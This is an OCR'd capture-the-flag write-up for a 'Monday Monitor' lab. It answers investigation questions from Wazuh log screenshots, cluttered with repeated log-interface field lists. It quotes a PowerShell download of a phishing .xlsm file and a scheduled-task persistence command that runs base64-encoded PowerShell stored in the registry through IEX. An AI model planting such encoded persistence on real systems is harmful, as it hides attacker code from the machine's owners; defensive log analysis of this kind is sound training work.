
Monday Monitor

Task 1

Question: Initial access was established using a downloaded file. What is the file name saved on the host?


Answer: SwiftSpend_Financial_Expenses.xlsm

Explanation:



Apr 29, 2024 @ 12:00:00.00 → Apr 29, 2024 @ 20:00:00.00

End date Apr 29, 2024 @ 20:00:00.000



localhost


Apr 29, 2024 @ 12:00:00.00 → Apr 29, 2024 @ 20:00:00.00

3 hits

Apr 29, 2024 @ 12:00:00.000 - Apr 29, 2024 @ 20:00:00.000 Auto

Time	data.win.eventdata.commandLine
Apr 29, 2024 @ 13:55:36.383	\'powershell.exe\' &amp; {$url = 'http://localhost/PhishingAttachment.xlsm' Invoke-WebRequest -Uri $url -OutFile $env:TEMP\\SwiftSpend_Financial_Expenses.xlsm}

```
_index     wazuh-alerts-4.x-2024.04.29
agent.id   003
agent.ip   10.10.205.57
```


Discover
New
Save
Open
Share
Reporting
Inspect
agent.id
agent.ip
agent.name
data.command
data.dstuser
data.euid
data.extra_data
data.logname
data.pwd
data.srcuser
data.tty
data.uid
data.win.eventdata.accountExpires
data.win.eventdata.authenticationPackageName
data.win.eventdata.binary
data.win.eventdata.company
data.win.eventdata.creationUtcTime
data.win.eventdata.currentDirectory
data.win.eventdata.data
data.win.eventdata.description
data.win.eventdata.details
data.win.eventdata.displayName
12:00 13:00 14:00 15:00 16:00 17:00 18:00 19:00
timestamp per 10 minutes
Expanded document
View surrounding documents
View single document
Table
JSON


Time	data.win.eventdata.commandLine
Apr 29, 2024 @ 13:55:36.383	\"powershell.exe\" & {$url = 'http://localhost/PhishingAttachment.xlsm' Invoke-WebRequest -Uri $url -OutFile $env:TEMP\\SwiftSpend_Financial_Expenses.xlsm}

_index	wazuh-alerts-4.x-2024.04.29
agent.id	003
agent.ip	10.10.205.57
agent.name	Windows_SwiftSpend2
data.win.eventdata.commandLine	\"powershell.exe\" & {$url = 'http://localhost/PhishingAttachment.xlsm' Invoke-WebRequest -Uri $url -OutFile $env:TEMP\\SwiftSpend_Financial_Expenses.xlsm}
data.win.eventdata.company	Microsoft Corporation
data.win.eventdata.currentDirectory	C:\\Users\\ADMINI~1\\AppData\\Local\\Temp\\2\\
data.win.eventdata.description	Windows PowerShell
data.win.eventdata.fileVersion	10.0.17763.1 (WinBuild.160101.0800)
data.win.eventdata.hashes	MD5=7353F60B1739074EB17C5F4DDDEFE239,SHA256=DE96A6E69944335375DC1AC238336066889D9FFC7D73628EF4FE1B1B160AB32C,IMPHASH=741776AACCFC5B71FF59832DCDCACE0F


Question: What is the full command run to create a scheduled task?

Answer: \”cmd.exe\” /c \”reg add HKCU\SOFTWARE\ATOMIC-T1053.005 /v test /t REG_SZ /d cGluZyB3d3cueW91YXJldnVsbmVyYWJsZS50aG0= /f & schtasks.exe /Create /F /TN \”ATOMIC-T1053.005\” /TR \”cmd /c start /min \\”\\” powershell.exe -Command IEX([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String((Get-ItemProperty -Path HKCU:\\SOFTWARE\\ATOMIC-T1053.005).test)))\” /sc daily /st 12:34\”

Explanation:



Time	data.win.eventdata.parentCommandLine
Apr 29, 2024 @ 14:58:09.823	C:\\Windows\\system32\\svchost.exe -k netsvcs -p -s Schedule
Apr 29, 2024 @ 14:26:08.348	C:\\Windows\\system32\\svchost.exe -k netsvcs -p -s Schedule
Apr 29, 2024 @ 14:12:43.386	\"cmd.exe\" /c \"reg add HKCU\\SOFTWARE\\ATOMIC-T1053.005 /v test /t REG_SZ /d cGluZyB3d3cueW91YXJldnVsbmVyYWJsZS50aG0= /f & schtasks.exe /Create /F /TN \"ATOMIC-T1053.005\" /TR \"cmd /c start /min \\\"\\\" powershell.exe -Command IEX([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String((Get-ItemProperty -Path HKCU:\\\\SOFTWARE\\\\ATOMIC-T1053.005).test)))\" /sc daily /st 12:34\"



Discover
New
Save
Open
Share
Reporting
Inspect
a
data.win.eventdata.fileVersion
data.win.eventdata.hashes
data.win.eventdata.homeDirectory
data.win.eventdata.homePath
data.win.eventdata.image
data.win.eventdata.impersonationLevel
data.win.eventdata.integrityLevel
data.win.eventdata.ipAddress
data.win.eventdata.ipPort
data.win.eventdata.keyLength
data.win.eventdata.lmPackageName
data.win.eventdata.logonGuid
data.win.eventdata.logonHours
data.win.eventdata.logonId
data.win.eventdata.logonProcessName
data.win.eventdata.logonType
data.win.eventdata.newUacValue
data.win.eventdata.oldUacValue
data.win.eventdata.originalFileName
data.win.eventdata.param1
data.win.eventdata.parentImage

```
data.win.eventdata.image                C:\\Windows\\System32\\schtasks.exe
data.win.eventdata.integrityLevel       High
data.win.eventdata.logonGuid            {c5d2b969-8a47-662f-8b54-0a0000000000}
data.win.eventdata.logonId              0xa548b
data.win.eventdata.originalFileName     schtasks.exe
data.win.eventdata.parentCommandLine    \"cmd.exe\" /c \"reg add HKCU\\SOFTWARE\\ATOMIC-T1053.005 /v test /t REG_SZ /d cGluZyB3d3cueW91YXJldnVsbmVyYWJ
                                        sZS50aG0= /f &amp; schtasks.exe /Create /F /TN \"ATOMIC-T1053.005\" /TR \"cmd /c start /min \\\"\\\" powershel
                                        l.exe -Command IEX([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String((Get-ItemPropert
                                        y -Path HKCU:\\\\SOFTWARE\\\\ATOMIC-T1053.005).test)))\" /sc daily /st 12:34\"
data.win.eventdata.parentImage          C:\\Windows\\System32\\cmd.exe
data.win.eventdata.parentProcessGuid    {c5d2b969-aada-662f-6a02-000000002201}
data.win.eventdata.parentProcessId      6520
data.win.eventdata.parentUser           ATOMIC\\Administrator
data.win.eventdata.processGuid          {c5d2b969-aada-662f-6d02-000000002201}
data.win.eventdata.processId            6280
data.win.eventdata.product              Microsoft® Windows® Operating System
data.win.eventdata.terminalSessionId    2
data.win.eventdata.user                 ATOMIC\\Administrator
```

Question: What time is the scheduled task meant to run?

Answer: 12:34

Explanation:


Discover
New
Save
Open
Share
Reporting
Inspect
a
data.dstuser
data.euid
data.extra_data
data.logname
data.pwd
data.srcuser
data.tty
data.uid
data.win.eventdata.accountExpires
data.win.eventdata.authenticationPackageName
data.win.eventdata.binary
data.win.eventdata.company
data.win.eventdata.creationUtcTime
data.win.eventdata.currentDirectory
data.win.eventdata.data
data.win.eventdata.description
data.win.eventdata.details
data.win.eventdata.displayName
data.win.eventdata.elevatedToken
data.win.eventdata.eventType
data.win.eventdata.failureReason
Expanded document
View surrounding documents
View single document
Table
JSON


```
ks.exe /Create /F /TN \"ATOMIC-T1053.005\" /TR \"cmd /c start /min \\\"\\\" powershell.exe -Command IEX([System.Text.Encoding]::ASCII.G
etString([System.Convert]::FromBase64String((Get-ItemProperty -Path HKCU:\\\\SOFTWARE\\\\ATOMIC-T1053.005).test)))\" /sc daily /st 12:3
4\"
```

```
_index                                  wazuh-alerts-4.x-2024.04.29
agent.id                                003
agent.ip                                10.10.205.57
agent.name                              Windows_SwiftSpend2
data.win.eventdata.commandLine          schtasks.exe  /Create /F /TN \"ATOMIC-T1053.005\" /TR \"cmd /c start /min \\\"\\\" powershell.exe -Command IEX
                                        ([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String((Get-ItemProperty -Path HKCU:\\\\S
                                        OFTWARE\\\\ATOMIC-T1053.005).test)))\" /sc daily /st 12:34
data.win.eventdata.company              Microsoft Corporation
data.win.eventdata.currentDirectory     C:\\Users\\ADMINI~1\\AppData\\Local\\Temp\\2\\
data.win.eventdata.description          Task Scheduler Configuration Tool
data.win.eventdata.fileVersion          10.0.17763.1613 (WinBuild.160101.0800)
data.win.eventdata.hashes               MD5=2F6CE97FAF2D5EEA919E4393BDD416A7,SHA256=48679CCC4E0E84A9EDDC24362EA4A86835597A90D94A1AE0EA905D7BCD9F771C,I
                                        MPHASH=0BF09EE8918142EE8D325D5955AA1CD9
data.win.eventdata.image                C:\\Windows\\System32\\schtasks.exe
data.win.eventdata.integrityLevel       High
```

Question: What was encoded?


Answer: ping www.youarevulnerable.thm

Explanation:



Discover
New
Save
Open
Share
Reporting
Inspect
data.win.eventdata.failureReason
data.win.eventdata.fileVersion
data.win.eventdata.hashes
data.win.eventdata.homeDirectory
data.win.eventdata.homePath
data.win.eventdata.image
data.win.eventdata.impersonationLevel
data.win.eventdata.integrityLevel
data.win.eventdata.ipAddress
data.win.eventdata.ipPort
data.win.eventdata.keyLength
data.win.eventdata.lmPackageName
data.win.eventdata.logonGuid
data.win.eventdata.logonHours
data.win.eventdata.logonId
data.win.eventdata.logonProcessName
data.win.eventdata.logonType
data.win.eventdata.newUacValue
data.win.eventdata.oldUacValue
data.win.eventdata.originalFileName
data.win.eventdata.param1

```
t  data.win.eventdata.image                C:\\Windows\\System32\\schtasks.exe
t  data.win.eventdata.integrityLevel       High
t  data.win.eventdata.logonGuid            {c5d2b969-8a47-662f-8b54-0a0000000000}
t  data.win.eventdata.logonId              0xa548b
t  data.win.eventdata.originalFileName     schtasks.exe
t  data.win.eventdata.parentCommandLine    \"cmd.exe\" /c \"reg add HKCU\\SOFTWARE\\ATOMIC-T1053.005 /v test /t REG_SZ /d cGluZyB3d3cueW91YXJldnVsbmVyYWJ
                                           sZS50aG0= /f &amp; schtasks.exe /Create /F /TN \"ATOMIC-T1053.005\" /TR \"cmd /c start /min \\\"\\\" powershel
                                           l.exe -Command IEX([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String((Get-ItemPropert
                                           y -Path HKCU:\\\\SOFTWARE\\\\ATOMIC-T1053.005).test)))\" /sc daily /st 12:34\"
t  data.win.eventdata.parentImage          C:\\Windows\\System32\\cmd.exe
t  data.win.eventdata.parentProcessGuid    {c5d2b969-aada-662f-6a02-000000002201}
t  data.win.eventdata.parentProcessId      6520
t  data.win.eventdata.parentUser           ATOMIC\\Administrator
t  data.win.eventdata.processGuid          {c5d2b969-aada-662f-6d02-000000002201}
t  data.win.eventdata.processId            6280
t  data.win.eventdata.product              Microsoft® Windows® Operating System
t  data.win.eventdata.terminalSessionId    2
t  data.win.eventdata.user                 ATOMIC\\Administrator
```



From Base64

Alphabet
A-Za-z0-9+/=

☑ Remove non-alphabet chars ☐ Strict mode

☑ Auto Bake

